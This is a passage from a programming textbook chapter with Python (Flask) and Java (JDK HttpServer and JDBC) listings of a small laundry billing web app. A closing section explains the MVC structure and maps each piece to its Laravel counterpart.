@app.post("/bills/<bid>/advance")
def bill_advance(bid):
    b = row("SELECT status FROM Bill WHERE id = ?", (bid,))
    nxt = {"queued": "finished", "finished": "departed"}.get(b["status"] if b else "")
    if nxt is None:
        flash(f"Bill {bid} cannot move forward.")
    else:
        with db():
            db().execute(f"UPDATE Bill SET status = ?, {nxt} = ? WHERE id = ?", (nxt,
now(), bid))
            db().execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?,?,?,?)",
                         (bid, nxt, now(), session["user"]["id"]))
        flash(f"Bill {bid} is now {nxt}.")
    return redirect(f"/bills/{bid}")


# ------------------------------------------------------------ F8: record a payment
@app.post("/bills/<bid>/pay")
def bill_pay(bid):
    bal = row("""SELECT b.payment - COALESCE(SUM(p.amount), 0) AS balance FROM Bill b
                 LEFT JOIN Payment p ON p.Bill_id = b.id WHERE b.id = ? GROUP BY b.id,
b.payment""", (bid,))
    amount = int(form("amount")) if form("amount").isdigit() else 0
    how = form("method")
    if bal is None or not 1 <= amount <= bal["balance"] or how not in ("cash", "qris",
"transfer"):
        flash("Payment refused: the amount must be between Rp 1 and the balance.")
    else:
        run("INSERT INTO Payment (Bill_id, paid_at, method, amount, reference) VALUES
(?,?,?,?,?)",
            (bid, now(), how, amount, None if how == "cash" else form("reference")))
        flash(f"Payment of {rupiah(amount)} recorded. Balance {rupiah(bal['balance'] -
amount)}.")
    return redirect(f"/bills/{bid}")


# ------------------------------------------------------------ F8 (read side): one bill
in full
@app.get("/bills/<bid>")
def bill_show(bid):
    b = row("""SELECT b.*, c.name, s.description FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
               JOIN Service s ON s.id = b.Service_id WHERE b.id = ?""", (bid,))
    if b is None:
        return page("Not found", err(f"No bill {bid}."), 404)
    pays = rows("SELECT paid_at, method, amount FROM Payment WHERE Bill_id = ? ORDER BY
id", (bid,))
    paid = sum(p["amount"] for p in pays)
    t = (f"<p>{h(b['name'])} ({h(b['Customer_id'])}), {h(b['description'])} x {b['unit']},
rack {h(b['rack'])}. "
         f"Status: {h(b['status'])}.</p><p>Charged {rupiah(b['payment'])}, paid
{rupiah(paid)}, "
```

Listing 8.9 (Continued) *laundry_desk.py: the Laundry Desk on Flask and sqlite3, route for route the same as the PHP version.*

```
        f"balance {rupiah(b['payment'] - paid)}.</p>"
        "<table><tr><th>Paid at</th><th>Method</th><th>Amount</th></tr>")
    for p in pays:
        t +=
f"<tr><td>{h(p['paid_at'])}</td><td>{h(p['method'])}</td><td>{rupiah(p['amount'])}</td></tr
>"
    t += (f'</table><form method="post" action="/bills/{h(bid)}/advance"><button>Next
status</button></form>'
         f'<form method="post" action="/bills/{h(bid)}/pay"><input name="amount"
type="number" min="1">'
         "<select
name=\"method\"><option>cash</option><option>qris</option><option>transfer</option></select
>"
         '<input name="reference" placeholder="reference"><button>Record
payment</button></form>')
    return page(f"Bill {bid}", t)


@app.errorhandler(404)
def not_found(_e):
    return page("Not found", err(f"There is no page at {request.path}."), 404)


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 8080)
```

The Java solution. **Listing 8.10** is the Laundry Desk on nothing but the JDK and the SQLite JDBC driver. It is longer than the other two because Java's built-in server gives us bytes, not forms: the program parses the query string and the form body itself, keeps its own session map, and writes its own `Set-Cookie` and `Location` headers. Everything else is a line-for-line match: `route` is the front controller, each feature is a method, and `setAutoCommit(false)` with `commit()` makes the transactions.

Listing 8.10 `LaundryDesk.java`: the Laundry Desk on `com.sun.net.httpserver` and JDBC, with its own session store and form parser.

```
// LaundryDesk.java - the Laundry Desk on the JDK's own HTTP server + JDBC (Problems 8.2
and 8.3).
// Compile: javac -d out LaundryDesk.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" LaundryDesk 8080   (Windows:
; instead of :)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.text.NumberFormat;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class LaundryDesk {
    static final int ITERATIONS = 600000;
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB",
"../data/laundry.db");
    static final SecureRandom RANDOM = new SecureRandom();
    static final Map<String, Map<String, Object>> SESSIONS = new ConcurrentHashMap<>();

    /** What a handler returns: a status, a redirect target (or null) and a page (or null).
*/
    record Resp(int status, String location, String body) {
        static Resp redirect(String to) { return new Resp(302, to, null); }
    }

    /** One request: method, path, query, form fields, and this visitor's session. */
    static final class Req {
        String method, path, sid;
        Map<String, String> query, form;
        Map<String, Object> session;
        Connection db;

        String in(String k) { return form.getOrDefault(k, "").trim(); }
        @SuppressWarnings("unchecked")
        Map<String, String> user() { return (Map<String, String>) session.get("user"); }
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 8080;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", LaundryDesk::handle);
        server.start();
        System.out.println("Laundry Desk on http://127.0.0.1:" + port + "/");
    }

    // ---------------------------------------------------------------- plumbing
    static void handle(HttpExchange ex) throws IOException {
        Req r = new Req();
        r.method = ex.getRequestMethod();
        r.path = ex.getRequestURI().getPath();
        r.query = parse(ex.getRequestURI().getRawQuery());
        r.form = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
        String cookie =
Optional.ofNullable(ex.getRequestHeaders().getFirst("Cookie")).orElse("");
        Matcher m = Pattern.compile("SID=([0-9a-f]{32})").matcher(cookie);
        r.sid = m.find() && SESSIONS.containsKey(m.group(1)) ? m.group(1) : newSession();
        r.session = SESSIONS.get(r.sid);
        Resp resp;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + DB)) {
            c.createStatement().execute("PRAGMA foreign_keys = ON");  // SQLite checks FKs
only when asked
            r.db = c;
            resp = route(r);
        } catch (SQLException e) {
            resp = page(r, 500, "Error", err("Database error: " + e.getMessage()));
        }
        if (SESSIONS.containsKey(r.sid)) {
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + r.sid + "; Path=/; HttpOnly;
SameSite=Lax");
        } else {                                                    // logged out: drop
the cookie
            ex.getResponseHeaders().add("Set-Cookie", "SID=; Path=/; Max-Age=0");
        }
        if (resp.location() != null) {
            ex.getResponseHeaders().add("Location", resp.location());
        }
        byte[] body = resp.body() == null ? new byte[0] :
resp.body().getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(resp.status(), body.length == 0 ? -1 : body.length);
        if (body.length > 0) {
            ex.getResponseBody().write(body);
        }
        ex.close();
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    static String newSession() {
        byte[] b = new byte[16];
        RANDOM.nextBytes(b);
        String sid = HexFormat.of().formatHex(b);
        SESSIONS.put(sid, new ConcurrentHashMap<>());
        return sid;
    }

    static Map<String, String> parse(String s) {
        Map<String, String> map = new HashMap<>();
        if (s == null || s.isEmpty()) return map;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }

    static List<Map<String, Object>> rows(Req r, String sql, Object... args) throws
SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) {
                List<Map<String, Object>> out = new ArrayList<>();
                ResultSetMetaData md = rs.getMetaData();
                while (rs.next()) {
                    Map<String, Object> row = new HashMap<>();
                    for (int i = 1; i <= md.getColumnCount(); i++)
row.put(md.getColumnLabel(i), rs.getObject(i));
                    out.add(row);
                }
                return out;
            }
        }
    }

    static Map<String, Object> row(Req r, String sql, Object... args) throws SQLException {
        List<Map<String, Object>> all = rows(r, sql, args);
        return all.isEmpty() ? null : all.get(0);
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    static void run(Req r, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            st.executeUpdate();
        }
    }

    static String now() {
        String fixed = System.getenv("LAUNDRY_NOW");
        return fixed != null ? fixed :
LocalDateTime.now().format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss"));
    }

    static String nextId(Req r, String table, String prefix) throws SQLException {
        Object max = row(r, "SELECT MAX(id) AS m FROM " + table).get("m");
        int n = max == null ? 0 : Integer.parseInt(max.toString().substring(1));
        return prefix + String.format("%04d", n + 1);
    }

    static byte[] pbkdf2(String pw, byte[] salt, int n, int bytes) {
        try {
            SecretKeyFactory f = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
            return f.generateSecret(new PBEKeySpec(pw.toCharArray(), salt, n, bytes *
8)).getEncoded();
        } catch (Exception e) {
            throw new IllegalStateException(e);
        }
    }

    static String hashPassword(String pw) {
        byte[] salt = new byte[16];
        RANDOM.nextBytes(salt);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$"
                + b64.encodeToString(pbkdf2(pw, salt, ITERATIONS, 32));
    }

    static boolean verifyPassword(String pw, Object stored) {
        String[] p = String.valueOf(stored).split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) return false;
        byte[] salt = Base64.getDecoder().decode(p[2]), expected =
Base64.getDecoder().decode(p[3]);
        byte[] key = pbkdf2(pw, salt, Integer.parseInt(p[1]), expected.length);
        return MessageDigest.isEqual(expected, key);                // constant-time
comparison
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    static String h(Object s) {
        return String.valueOf(s).replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;")
                .replace("\"", "&quot;").replace("'", "&#039;");
    }

    static long num(Object o) {
        return o instanceof Number n ? n.longValue() : (long)
Double.parseDouble(String.valueOf(o));
    }

    static String rupiah(Object o) {
        return "Rp " +
NumberFormat.getIntegerInstance(Locale.US).format(num(o)).replace(',', '.');
    }

    static String err(String text) { return "<p class=\"err\">" + h(text) + "</p>"; }

    static void flash(Req r, String msg) { r.session.put("flash", msg); }

    static Resp page(Req r, int status, String title, String body) {
        Map<String, String> u = r.user();
        StringBuilder nav = new StringBuilder("<a href=\"/services\">Price list</a>");
        if (u == null) {
            nav.append(" | <a href=\"/login\">Log in</a> | <a
href=\"/register\">Register</a>");
        } else {
            nav.append(u.get("kind").equals("staff")
                    ? " | <a href=\"/customers\">Customers</a> | <a href=\"/bills/new\">New
bill</a>"
                    : " | <a href=\"/my-bills\">My bills</a>");
            nav.append(" | ").append(h(u.get("name"))).append(" <form method=\"post\"
action=\"/logout\" ")
                .append("class=\"inline\"><button>Log out</button></form>");
        }
        Object f = r.session.remove("flash");
        String msg = f == null ? "" : "<p class=\"msg\">" + h(f) + "</p>";
        return new Resp(status, null, "<!DOCTYPE html>\n<html lang=\"en\"><head><meta
charset=\"utf-8\"><title>"
                + h(title) + " - Laundry Desk</title></head>\n<body><nav>" + nav +
"</nav>\n<h1>" + h(title)
                + "</h1>\n" + msg + body + "\n</body></html>\n");
    }

    static Resp page(Req r, String title, String body) { return page(r, 200, title, body);
}
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    /** Null when the visitor may continue, otherwise the response that stops the request.
*/
    static Resp guard(Req r, String kind) {
        Map<String, String> u = r.user();
        if (u == null) return Resp.redirect("/login");
        if (!kind.isEmpty() && !u.get("kind").equals(kind)) {
            return page(r, 403, "Forbidden", err("This page is for " + kind + "
accounts."));
        }
        return null;
    }

    // ---------------------------------------------------------------- the routes
    static Resp route(Req r) throws SQLException {
        String p = r.path;
        boolean post = r.method.equals("POST");
        Matcher m;
        if (p.equals("/")) return Resp.redirect(r.user() != null ? "/home" : "/login");
        if (p.equals("/login")) return login(r, post);
        if (p.equals("/register")) return register(r, post);
        if (p.equals("/logout") && post) {
            SESSIONS.remove(r.sid);                                // forget the session
on the server
            return Resp.redirect("/login");
        }
        if (p.equals("/home")) return home(r);
        if (p.equals("/services")) return services(r);
        if (p.equals("/my-bills")) return myBills(r);
        if (p.startsWith("/customers") || p.startsWith("/bills")) {
            Resp stop = guard(r, "staff");
            if (stop != null) return stop;
        }
        if (p.equals("/customers")) return customers(r);
        if (p.equals("/customers/new")) return customerForm(r, post, null);
        if ((m = Pattern.compile("^/customers/(C\\d{4})/edit$").matcher(p)).matches()) {
            return customerForm(r, post, m.group(1));
        }
        if (post && (m =
Pattern.compile("^/customers/(C\\d{4})/delete$").matcher(p)).matches()) {
            return customerDelete(r, m.group(1));
        }
        if (p.equals("/bills/new")) return billNew(r, post);
        if (post && (m =
Pattern.compile("^/bills/(B\\d{4})/advance$").matcher(p)).matches()) {
            return billAdvance(r, m.group(1));
        }
        if (post && (m = Pattern.compile("^/bills/(B\\d{4})/pay$").matcher(p)).matches()) {
            return billPay(r, m.group(1));
        }
        if ((m = Pattern.compile("^/bills/(B\\d{4})$").matcher(p)).matches()) return
billShow(r, m.group(1));
        return page(r, 404, "Not found", err("There is no page at " + p + "."));
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    }

    static Resp login(Req r, boolean post) throws SQLException {
        String e = "";
        if (post) {
            String email = r.in("email");
            Map<String, Object> u = row(r, "SELECT id, name, Outlet_id, password_hash FROM
Employee WHERE email = ?", email);
            String kind = "staff";
            if (u == null) {
                u = row(r, "SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer
WHERE email = ?", email);
                kind = "customer";
            }
            if (u != null && verifyPassword(r.form.getOrDefault("password", ""),
u.get("password_hash"))) {
                SESSIONS.remove(r.sid);                              // a fresh session id
after every login
                r.sid = newSession();
                r.session = SESSIONS.get(r.sid);
                r.session.put("user", Map.of("kind", kind, "id", (String) u.get("id"),
                        "name", (String) u.get("name"), "outlet",
String.valueOf(u.get("Outlet_id"))));
                flash(r, "Welcome, " + u.get("name") + ".");
                return Resp.redirect("/home");
            }
            e = err("Wrong e-mail or password.");
        }
        return page(r, "Log in", e + """
                <form method="post">
                <label>E-mail <input name="email" type="email" required></label>
                <label>Password <input name="password" type="password" required></label>
                <button>Log in</button></form>""");
    }

    static Resp register(Req r, boolean post) throws SQLException {
        String e = "";
        if (post) {
            Map<String, String> v = new LinkedHashMap<>();
            for (String k : List.of("name", "gender", "place", "birthdate", "address",
"phone", "email")) v.put(k, r.in(k));
            String pw = r.form.getOrDefault("password", "");
            Map<String, Object> taken = row(r, "SELECT id FROM Customer WHERE email = ?
UNION SELECT id FROM Employee WHERE email = ?",
                    v.get("email"), v.get("email"));
            if (v.containsValue("")) e = "Please fill in every field.";
            else if (!List.of("f", "m").contains(v.get("gender"))) e = "Gender must be f or
m.";
            else if (!v.get("birthdate").matches("\\d{4}-\\d{2}-\\d{2}")) e = "Birth date
must look like 2001-07-25.";
            else if (!v.get("email").matches("[^@\\s]+@[^@\\s]+\\.[^@\\s]+")) e = "That e-
mail address is not valid.";
            else if (taken != null) e = "That e-mail address already has an account.";
            else if (pw.length() < 8) e = "The password needs at least 8 characters.";
            else {
                String id = nextId(r, "Customer", "C");
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
                run(r, """
                        INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                        email, password, credit, password_hash) VALUES
(?,?,?,?,?,?,?,?,?,?,?,?)""",
                        id, v.get("name"), v.get("gender"), v.get("place"),
v.get("birthdate"), v.get("address"),
                        v.get("phone"), now(), v.get("email"), "*****", 0,
hashPassword(pw));
                flash(r, "Account " + id + " created. Please log in.");
                return Resp.redirect("/login");
            }
            e = err(e);
        }
        return page(r, "Register", e + """
                <form method="post">
                <label>Name <input name="name" required></label>
                <label>Gender <select
name="gender"><option>f</option><option>m</option></select></label>
                <label>Place of birth <input name="place" required></label>
                <label>Birth date <input name="birthdate" type="date" required></label>
                <label>Address <input name="address" required></label>
                <label>Phone <input name="phone" required></label>
                <label>E-mail <input name="email" type="email" required></label>
                <label>Password <input name="password" type="password" minlength="8"
required></label>
                <button>Create my account</button></form>""");
    }

    static Resp home(Req r) throws SQLException {
        Resp stop = guard(r, "");
        if (stop != null) return stop;
        Map<String, String> u = r.user();
        if (u.get("kind").equals("customer")) return Resp.redirect("/my-bills");
        Map<String, Object> q = row(r, """
                SELECT SUM(status = 'queued') AS queued, SUM(status = 'finished') AS ready
                FROM Bill WHERE Outlet_id = ?""", u.get("outlet"));
        return page(r, "Home", "<p>Outlet " + h(u.get("outlet")) + ": " + q.get("queued")
                + " bills in the queue, " + q.get("ready") + " ready for pickup.</p>");
    }

    // F5: the price list (public)
    static Resp services(Req r) throws SQLException {
        StringBuilder t = new
StringBuilder("<table><tr><th>Id</th><th>Service</th><th>Price</th></tr>");
        for (Map<String, Object> s : rows(r, "SELECT id, description, price FROM Service
ORDER BY id")) {

t.append("<tr><td>").append(h(s.get("id"))).append("</td><td>").append(h(s.get("description
")))
             .append("</td><td>").append(rupiah(s.get("price"))).append("</td></tr>");
        }
        return page(r, "Price list", t + "</table>");
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    // F9: a customer's own bills
    static Resp myBills(Req r) throws SQLException {
        Resp stop = guard(r, "customer");
        if (stop != null) return stop;
        StringBuilder t = new StringBuilder(

"<table><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th>Balance</th></t
r>");
        for (Map<String, Object> b : rows(r, """
                SELECT b.id, b.arrived, s.description, b.status,
                b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE p.Bill_id =
b.id), 0) AS balance
                FROM Bill b JOIN Service s ON s.id = b.Service_id
                WHERE b.Customer_id = ? ORDER BY b.arrived DESC""", r.user().get("id"))) {

t.append("<tr><td>").append(h(b.get("id"))).append("</td><td>").append(h(b.get("arrived")))

.append("</td><td>").append(h(b.get("description"))).append("</td><td>").append(h(b.get("st
atus")))
             .append("</td><td>").append(rupiah(b.get("balance"))).append("</td></tr>");
        }
        return page(r, "My bills", t + "</table>");
    }

    // F1: list and search customers
    static Resp customers(Req r) throws SQLException {
        String q = r.query.getOrDefault("q", "").trim();
        StringBuilder t = new StringBuilder("<form><input name=\"q\" value=\"" + h(q) +
"\"><button>Search</button></form>"
                + "<p><a href=\"/customers/new\">Add a customer</a></p>"
                +
"<table><tr><th>Id</th><th>Name</th><th>Phone</th><th>Credit</th><th></th></tr>");
        for (Map<String, Object> c : rows(r, """
                SELECT id, name, phone, credit FROM Customer WHERE name LIKE ? OR phone
LIKE ?
                ORDER BY name, id LIMIT 20""", "%" + q + "%", "%" + q + "%")) {
            String id = h(c.get("id"));

t.append("<tr><td>").append(id).append("</td><td>").append(h(c.get("name"))).append("</td><
td>")
             .append(h(c.get("phone"))).append("</td><td>").append(rupiah(c.get("credit")))
             .append("</td><td><a href=\"/customers/").append(id).append("/edit\">Edit</a>
<form method=\"post\" ")
             .append("action=\"/customers/").append(id).append("/delete\"
class=\"inline\"><button>Delete</button>")
             .append("</form></td></tr>");
        }
        return page(r, "Customers", t + "</table>");
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    // F2 and F3: add and edit a customer
    static Resp customerForm(Req r, boolean post, String id) throws SQLException {
        Map<String, Object> c = id == null ? new HashMap<>() : row(r, "SELECT * FROM
Customer WHERE id = ?", id);
        if (c == null) return page(r, 404, "Not found", err("No customer " + id + "."));
        List<String> f = id != null ? List.of("name", "address", "phone", "email")
                : List.of("name", "gender", "place", "birthdate", "address", "phone",
"email");
        String e = "";
        if (post) {
            Map<String, String> v = new LinkedHashMap<>();
            for (String k : f) v.put(k, r.in(k));
            String back = "/customers?q=" + v.get("name").replace(' ', '+');
            if (v.containsValue("")) {
                e = err("Please fill in every field.");
            } else if (id != null) {
                run(r, "UPDATE Customer SET name = ?, address = ?, phone = ?, email = ?
WHERE id = ?",
                        v.get("name"), v.get("address"), v.get("phone"), v.get("email"),
id);
                flash(r, "Customer " + id + " updated.");
                return Resp.redirect(back);
            } else {
                String nid = nextId(r, "Customer", "C");
                try {
                    run(r, """
                            INSERT INTO Customer (id, name, gender, place, birthdate,
address, phone, enrolled,
                            email, password, credit) VALUES (?,?,?,?,?,?,?,?,?,?,?)""",
                            nid, v.get("name"), v.get("gender"), v.get("place"),
v.get("birthdate"),
                            v.get("address"), v.get("phone"), now(), v.get("email"),
"*****", 0);
                    flash(r, "Customer " + nid + " added.");
                    return Resp.redirect(back);
                } catch (SQLException ex) {                          // a CHECK constraint
refused the row
                    e = err("The database refused this customer: check gender and birth
date.");
                }
            }
            c = new HashMap<>(c);
            c.putAll(v);
        }
        StringBuilder form = new StringBuilder("<form method=\"post\">");
        for (String k : f) {
            form.append("<label>").append(k).append(" <input name=\"").append(k).append("\"
value=\"")
                .append(h(c.getOrDefault(k, ""))).append("\"></label>");
        }
        return page(r, id != null ? "Edit customer " + id : "Add a customer", e + form +
"<button>Save</button></form>");
    }
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    // F4: delete a customer
    static Resp customerDelete(Req r, String id) {
        try {
            run(r, "DELETE FROM Customer WHERE id = ?", id);
            flash(r, "Customer " + id + " deleted.");
        } catch (SQLException ex) {                                 // the foreign key
Bill_Customer said no
            flash(r, "Customer " + id + " has bills and cannot be deleted.");
        }
        return Resp.redirect("/customers");
    }

    // F6: take in a new bill
    static Resp billNew(Req r, boolean post) throws SQLException {
        String e = "";
        if (post) {
            Map<String, String> u = r.user();
            Map<String, Object> cust = row(r, "SELECT id FROM Customer WHERE id = ?",
r.in("customer"));
            Map<String, Object> svc = row(r, "SELECT id, price FROM Service WHERE id = ?",
r.in("service"));
            int unit = r.in("unit").matches("\\d{1,3}") ? Integer.parseInt(r.in("unit")) :
0;
            String rack = r.in("rack").toUpperCase();
            if (cust == null || svc == null) e = "Choose an existing customer and
service.";
            else if (unit < 1 || unit > 100) e = "The quantity must be a whole number from
1 to 100.";
            else if (!rack.matches("[A-Z]\\d{2}")) e = "A rack looks like A07.";
            else {
                String id = nextId(r, "Bill", "B");
                long total = num(svc.get("price")) * unit;          // the price is copied
into the bill now
                r.db.setAutoCommit(false);                          // one transaction:
bill + first log row
                run(r, """
                        INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                        Service_id, Outlet_id) VALUES (?,?, 'queued', ?,?,?,?,?,?,?)""",
                        id, now(), rack, unit, total, cust.get("id"), u.get("id"),
svc.get("id"), u.get("outlet"));
                run(r, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, 'queued', ?, ?)",
                        id, now(), u.get("id"));
                r.db.commit();
                flash(r, "Bill " + id + " created: " + rupiah(total) + ".");
                return Resp.redirect("/bills/" + id);
            }
            e = err(e);
        }
        StringBuilder opts = new StringBuilder();
        for (Map<String, Object> s : rows(r, "SELECT id, description FROM Service ORDER BY
id")) {
            opts.append("<option
value=\"").append(h(s.get("id"))).append("\">").append(h(s.get("description")))
                .append("</option>");
        }
        return page(r, "New bill", e + """
                <form method="post">
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
                <label>Customer id <input name="customer" placeholder="C0001"
required></label>
                <label>Service <select name="service">""" + opts + """
                </select></label>
                <label>Quantity <input name="unit" type="number" min="1" max="100"
required></label>
                <label>Rack <input name="rack" placeholder="A07" required></label>
                <button>Create bill</button></form>""");
    }

    // F7: move a bill one step forward
    static Resp billAdvance(Req r, String id) throws SQLException {
        Map<String, Object> b = row(r, "SELECT status FROM Bill WHERE id = ?", id);
        String next = b == null ? null : switch ((String) b.get("status")) {
            case "queued" -> "finished";
            case "finished" -> "departed";
            default -> null;
        };
        if (next == null) {
            flash(r, "Bill " + id + " cannot move forward.");
        } else {
            r.db.setAutoCommit(false);
            run(r, "UPDATE Bill SET status = ?, " + next + " = ? WHERE id = ?", next,
now(), id);
            run(r, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?,?,?,?)",
                    id, next, now(), r.user().get("id"));
            r.db.commit();
            flash(r, "Bill " + id + " is now " + next + ".");
        }
        return Resp.redirect("/bills/" + id);
    }

    // F8: record a payment
    static Resp billPay(Req r, String id) throws SQLException {
        Map<String, Object> bal = row(r, """
                SELECT b.payment - COALESCE(SUM(p.amount), 0) AS balance FROM Bill b
                LEFT JOIN Payment p ON p.Bill_id = b.id WHERE b.id = ? GROUP BY b.id,
b.payment""", id);
        long amount = r.in("amount").matches("\\d{1,9}") ? Long.parseLong(r.in("amount")) :
0;
        String how = r.in("method");
        if (bal == null || amount < 1 || amount > num(bal.get("balance"))
                || !List.of("cash", "qris", "transfer").contains(how)) {
            flash(r, "Payment refused: the amount must be between Rp 1 and the balance.");
        } else {
            run(r, "INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
VALUES (?,?,?,?,?)",
                    id, now(), how, amount, how.equals("cash") ? null : r.in("reference"));
            flash(r, "Payment of " + rupiah(amount) + " recorded. Balance "
                    + rupiah(num(bal.get("balance")) - amount) + ".");
        }
        return Resp.redirect("/bills/" + id);
```

Listing 8.10 (Continued) *LaundryDesk.java: the Laundry Desk on com.sun.net.httpserver and JDBC, with its own session store and form parser.*

```
    }

    // F8 (read side): one bill in full
    static Resp billShow(Req r, String id) throws SQLException {
        Map<String, Object> b = row(r, """
                SELECT b.*, c.name, s.description FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
                JOIN Service s ON s.id = b.Service_id WHERE b.id = ?""", id);
        if (b == null) return page(r, 404, "Not found", err("No bill " + id + "."));
        List<Map<String, Object>> pays = rows(r, "SELECT paid_at, method, amount FROM
Payment WHERE Bill_id = ? ORDER BY id", id);
        long paid = 0;
        for (Map<String, Object> p : pays) paid += num(p.get("amount"));
        StringBuilder t = new StringBuilder("<p>" + h(b.get("name")) + " (" +
h(b.get("Customer_id")) + "), "
                + h(b.get("description")) + " x " + b.get("unit") + ", rack " +
h(b.get("rack")) + ". Status: "
                + h(b.get("status")) + ".</p><p>Charged " + rupiah(b.get("payment")) + ",
paid " + rupiah(paid)
                + ", balance " + rupiah(num(b.get("payment")) - paid) + ".</p>"
                + "<table><tr><th>Paid at</th><th>Method</th><th>Amount</th></tr>");
        for (Map<String, Object> p : pays) {

t.append("<tr><td>").append(h(p.get("paid_at"))).append("</td><td>").append(h(p.get("method
")))
              .append("</td><td>").append(rupiah(p.get("amount"))).append("</td></tr>");
        }
        t.append("</table><form method=\"post\"
action=\"/bills/").append(id).append("/advance\">")
         .append("<button>Next status</button></form><form method=\"post\"
action=\"/bills/").append(id)
         .append("/pay\"><input name=\"amount\" type=\"number\" min=\"1\"><select
name=\"method\"><option>cash")
         .append("</option><option>qris</option><option>transfer</option></select><input
name=\"reference\" ")
         .append("placeholder=\"reference\"><button>Record payment</button></form>");
        return page(r, "Bill " + id, t.toString());
    }
}
```

Where the MVC is. None of the three files uses a framework, but each has the three parts that MVC names. The *model* is the database with its constraints plus the SQL that reads and writes it (the handlers' `rows`, `row` and `run` calls). The *view* is the code that turns data into HTML (`page()` and the table-building lines). The *controller* is the routing and the handler logic that decides what happens. **Table 8.3** shows where each piece would live in Laravel, which is the translation the statement's "Laravel or another framework" invites.

Table 8.3 Each piece of the PHP solution and its Laravel counterpart. The ideas are the same; Laravel supplies them ready-made.

In the Laundry Desk (PHP)	In Laravel
`public/index.php`, the list of `if ($path === …)`	`routes/web.php`, `Route::get('/customers', …)`
the handler code of one feature	a method of a controller class, `CustomerController@index`
`rows()`, `row()`, `run()` with `?` placeholders	Eloquent models (`Customer::where(…)->get()`) or the query builder
`p81_design.mysql.sql`, `CREATE TABLE …`	a migration, `Schema::create('Customer', …)`
`page()` and string-built HTML with `h()`	Blade templates, where `{{ $name }}` escapes automatically
`require_login('staff')`	the `auth` middleware plus a policy or gate
`hash_password()`, `verify_password()`	`Hash::make()`, `Hash::check()` (bcrypt or Argon2 by default)
`session_regenerate_id(true)` at login	done for you by `Auth::attempt` and the starter kits
`flash()` and the one-time message	`redirect()->with('status', …)` and `session('status')`

The commands that would create a Laravel version are `composer create-project laravel/laravel laundry`, `php artisan make:model Customer -mcr` for each resource, `php artisan migrate`, and one of the official starter kits for registration, login and logout [2]. They are given here without output, because they download packages from the internet and could not be run for this chapter; everything else in this chapter was run.

